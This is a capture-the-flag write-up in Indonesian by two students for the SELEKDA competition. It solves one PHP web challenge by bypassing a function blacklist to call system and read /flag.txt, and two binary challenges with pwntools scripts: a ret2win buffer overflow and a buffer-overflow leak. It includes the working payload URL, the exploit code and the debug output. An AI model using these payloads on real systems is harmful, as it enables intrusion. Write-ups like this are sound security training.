CTF SELEKDA

Presented By:

Crypton Commanders


Sugeng Dwi Hermanto (SMKN 1 Cibinong)

Muhamad Agung (SMKN 1 Cibinong)


[DAFTAR ISI]

[WEB]


1. Asoy



Diberikan sebuah link web server.



Hi!




Awalnya saya berpikir ini blackbox tetapi setelah view page source terdapat hint berupa parameter ?source=1


Not secure chall.selekda.idcyberskills.com:15236/?source=1

```php
<?php
    error_reporting(E_ALL);
    ini_set('display_errors', '1');

    function callFunctionSecurely($functionName, $param1, $param2, $param3) {
        $blacklist = ['exec', 'system', 'passthru', 'shell_exec', 'assert', 'pcntl_exe', 'popen', 'proc_open', 'create_function', 'eval', 'pcntl_fork', 'unserialize'];

        if (in_array(strtolower($functionName), $blacklist)) {
            throw new Exception("Function $functionName is dangerous.");
        }
        if (!function_exists($functionName)) {
            throw new Exception("Function $functionName does not exist.");
        }

        if (!is_array($param1) || !is_array($param2) || !is_string($param3)) {
            throw new InvalidArgumentException("Invalid parameter types. Expected (array, array, string).");
        }

        return call_user_func_array($functionName, [$param1, $param2, $param3]);
    }

    function reflectUserInput(array $param1, array $param2, string $param3) {
        return [
            'param1' => $param1,
            'param2' => $param2,
            'param3' => $param3
        ];
    }

    if (isset($_GET['debug'])) {

        $func_name = isset($_GET['function_name']) ? $_GET['function_name'] : 'reflectUserInput';
        $param1 = $_GET['param1'];
        $param2 = $_GET['param2'];
        $param3 = $_GET['param3'];

        try {
            $result = callFunctionSecurely($func_name, $param1, $param2, $param3);
            print_r($result);
        } catch (Exception $e) {
            echo 'Error: ' . $e->getMessage();
        }
```

Diberikan sebuah source code php, lalu saya analisis, dan merasa gk asing sama sc nya yaitu vuln Object Deserialization. lalu saya mencoba mencari beberapa referensi.




ini sangat membantu.
Setelah mencoba banyak payload akhirnya saya berhasil:
http://chall.selekda.idcyberskills.com:15236/?debug=1&function_name=array_uintersect_assoc&param1[]=cat%20/flag.txt&param2[]=h&param3=system



Flag: SELEKDA{s0_many_functions_s0_many_loopholes}

[BINARY EXPLOITATION]

1. Selek Kot



Diberikan Sebuah file chall & chall.c

```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Kota]
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld
6a790b511, for GNU/Linux 3.2.0, with debug_info, not stripped
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Kota]
└─$ checksec --file=chall
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols
Full RELRO      No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   51 Symbols
```

Pertama-tama analisis file chall.c
Didalam nya terdapat sebuah vulnerability yang penyebab buffer overflow, karena menggunakan functions gets().

```c
int main() {
    init();
    char buff_flag[128];

    printf("Warm Up - Free Flag\nInput: ");
    gets(buff_flag);

    return 0;
}
```

Dan terdapat sebuah functions yang sus yaitu functions win(), yang mencetak sebuah flag.txt.

```c
void win(){
    FILE* file;
    int c = 0;

    file = fopen("flag.txt", "r");

    if (NULL == file) {
        fprintf(stderr, "Cannot open flag.txt");
        exit(EXIT_FAILURE);
    } else {
        while (1) {
            c = fgetc(file);
            if (c == EOF)
                break;
            putchar(c);
        }
        fclose(file);
    }
}
```

Namun setelah saya menjalankan sebuah program functions win() tidak dijalankan, oleh karena itu saya melakukan teknik ret2win yang melakukan buffer overflow dan menimpa rip ke address win()
Objective pada challenge kali ini ada lah offset + address win().

```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Kota]
└─$ objdump -D chall| grep "win"
00000000004011d6 <win>:
  401207:       75 2d                   jne    401236 <win+0×60>
  401249:       74 0c                   je     401257 <win+0×81>
  401255:       eb df                   jmp    401236 <win+0×60>
```

```
pwndbg> cyclic -l raaaaaaa
Finding cyclic pattern of 8 bytes: b'raaaaaaa' (hex: 0×7261616161616161)
Found at offset 136
```

Solve:

```python
from pwn import *


# Allows you to switch between local/GDB/remote from terminal
def start(argv=[], *a, **kw):
    if args.GDB:  # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:  # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:  # Run locally
        return process([exe] + argv, *a, **kw)


# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
continue
'''.format(**locals())


# Set up pwntools for the correct architecture
exe = './chall'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
context.log_level = 'debug'

# ===========================================================
#                    EXPLOIT GOES HERE
# ===========================================================

io = start()

# How many bytes to the instruction pointer (EIP)?
padding = 136

```

```python
payload = flat(
    b'A' * padding,
    elf.functions.win
)

# Save the payload to file
write('payload', payload)

# Send the payload
io.sendlineafter(b':', payload)

# Receive the flag
io.interactive()
```

siapkan file flag.txt untuk tes.

```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Kota]
└─$ python3 exploit.py
```


```
[*] Switching to interactive mode
 [DEBUG] Received 0×10 bytes:
    b'flag{test_flag}\n'
flag{test_flag}
[*] Got EOF while reading in interactive
$
```

oke berhasil, lalu coba remote ke server tujuan.


```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Kota]
└─$ python3 exploit.py REMOTE chall.selekda.idcyberskills.com 11101
[+] Opening connection to chall.selekda.idcyberskills.com on port 11101: Done
[DEBUG] Received 0×1b bytes:
    b'Warm Up - Free Flag\n'
    b'Input: '
[DEBUG] Sent 0×91 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  d6 11 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000090  0a                                                  │·│
    00000091
[*] Switching to interactive mode
 [DEBUG] Received 0×1 bytes:
    b'S'
S[DEBUG] Received 0×28 bytes:
    b'ELEKDA{54d3c834b70d06b50896c2d2518c04c7}'
ELEKDA{54d3c834b70d06b50896c2d2518c04c7}[*] Got EOF while reading in interactive
$
```

Flag: SELEKDA{54d3c834b70d06b50896c2d2518c04c7}


2. Selek Prov




Pada soal Selek Prov diberikan sebuah file chall.



Pertama-tama analisis file chall
Didalam nya terdapat sebuah stack canary yang memprotect sebuah buffer overflow.



lalu saya mencoba membuka code assembly dari file chall nya menggunakan ghidra, disini saya berusaha untuk menganalisis terdapat functions apa saja yang ada. Dan disini saya menemukan sebuah function yang sangat mencurigakan bernama hehe(). function ini berguna untuk menampilkan file flag.txt.



lalu juga disini saya mencoba mencari tahu alamat dari function hehe(), menggunakan objdump.

```
Decompile: editRoute - (chall)
1
2 void editRoute(void)
3
4 {
5   long lVar1;
6   int iVar2;
7   long in_FS_OFFSET;
8
9   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10  displayDestinations();
11  printf("Enter the number of the destination you want to edit: ");
12  iVar2 = readint();
13  if ((iVar2 < 1) || (5 < iVar2)) {
14    puts("Invalid destination number. Please try again.");
15  }
16  else {
17    printf("Enter the new route for %s: ",&destinations + (long)(iVar2 + -1) * 0x80);
18    read(0,s_Start_at_your_location,_take_the_001040a0 + (long)(iVar2 + -1) * 0x80,0x60);
19    printf("Route to %s has been updated.\n",&destinations + (long)(iVar2 + -1) * 0x80);
20  }
21  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
22                    /* WARNING: Subroutine does not return */
23    __stack_chk_fail();
24  }
25  return;
26 }
27
```


lalu setelah itu saya cek kembali ke beberapa function dan terdapat function editRoute() yang di dalamnya terdapat sebuah offset berupa 0x60.

```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Prov]
└─$ python3
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0×60
96
>>>
```

setelah itu offset yang didapatkan sebelumnya saya convert ke desimal, dan mendapatkan offset 96.

Solve :

```python
from pwn import *

context.binary = './chall'
context.log_level = 'debug'

conn = remote('chall.selekda.idcyberskills.com', 11102)

def send_choice(choice):
    conn.sendlineafter(b'Enter your choice: ', str(choice).encode())

def edit_route(dest_num, route_data):
    send_choice(3)
    conn.sendlineafter(b'Enter the number of the destination you want to edit: ', str(dest_num).encode())
    conn.sendafter(b'Enter the new route for', route_data)
    conn.recvline()

def find_route(dest_num):
    send_choice(2)
    conn.sendlineafter(b'Enter the number of your destination: ', str(dest_num).encode())
    data = conn.recvuntil(b'Enter your choice:', drop=True)
    return data

route_data = b'A' * 96

edit_route(5, route_data)

leaked_data = find_route(5)

print("Leaked Data:")
print(leaked_data.decode(errors='ignore'))

conn.close()
```



```
┌──(PwnH4×0r㉿kali)-[~/Wordskill_ASEAN/CTF/BINEX/Selek Prov]
└─$ python3 exploit.py
[*] '/home/PwnH4×0r/Wordskill_ASEAN/CTF/BINEX/Selek Prov/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
[+] Opening connection to chall.selekda.idcyberskills.com on port 11102: Done
[DEBUG] Received 0×16 bytes:
    b'\n'
    b'Car Navigation System'
[DEBUG] Received 0×76 bytes:
    b'\n'
    b'1. Display all destinations\n'
    b'2. Find route to a destination\n'
    b'3. Edit route to a destination\n'
    b'4. Exit\n'
    b'Enter your choice: '
[DEBUG] Sent 0×2 bytes:
    b'3\n'
[DEBUG] Received 0×17 bytes:
    b'Available destinations:'
[DEBUG] Received 0×61 bytes:
    b'\n'
    b'1. Home\n'
    b'2. Work\n'
    b'3. School\n'
    b'4. Mall\n'
    b'5. Park\n'
    b'Enter the number of the destination you want to edit: '
[DEBUG] Sent 0×2 bytes:
    b'5\n'
[DEBUG] Received 0×1e bytes:
    b'Enter the new route for Park: '
```

```
[DEBUG] Sent 0×2 bytes:
    b'5\n'
[DEBUG] Received 0×f bytes:
    b'Route to Park:\n'
[DEBUG] Received 0×10c bytes:
    b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASELEKDA{913fcacc08db76e24cf82d}\n'
    b'\n'
    b'Car Navigation System\n'
    b'1. Display all destinations\n'
    b'2. Find route to a destination\n'
    b'3. Edit route to a destination\n'
    b'4. Exit\n'
    b'Enter your choice: '
Leaked Data:
Route to Park:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASELEKDA{913fcacc08db76e24cf82d}

Car Navigation System
1. Display all destinations
2. Find route to a destination
3. Edit route to a destination
4. Exit
[*] Closed connection to chall.selekda.idcyberskills.com port 11102
```

pada bagian ini saya mencoba menjalankan script yang telah saya buat sebelumnya dan saya mendapatkan flagnya sebagai berikut

Flag : SELEKDA{913fcacc08db76e24cf82d}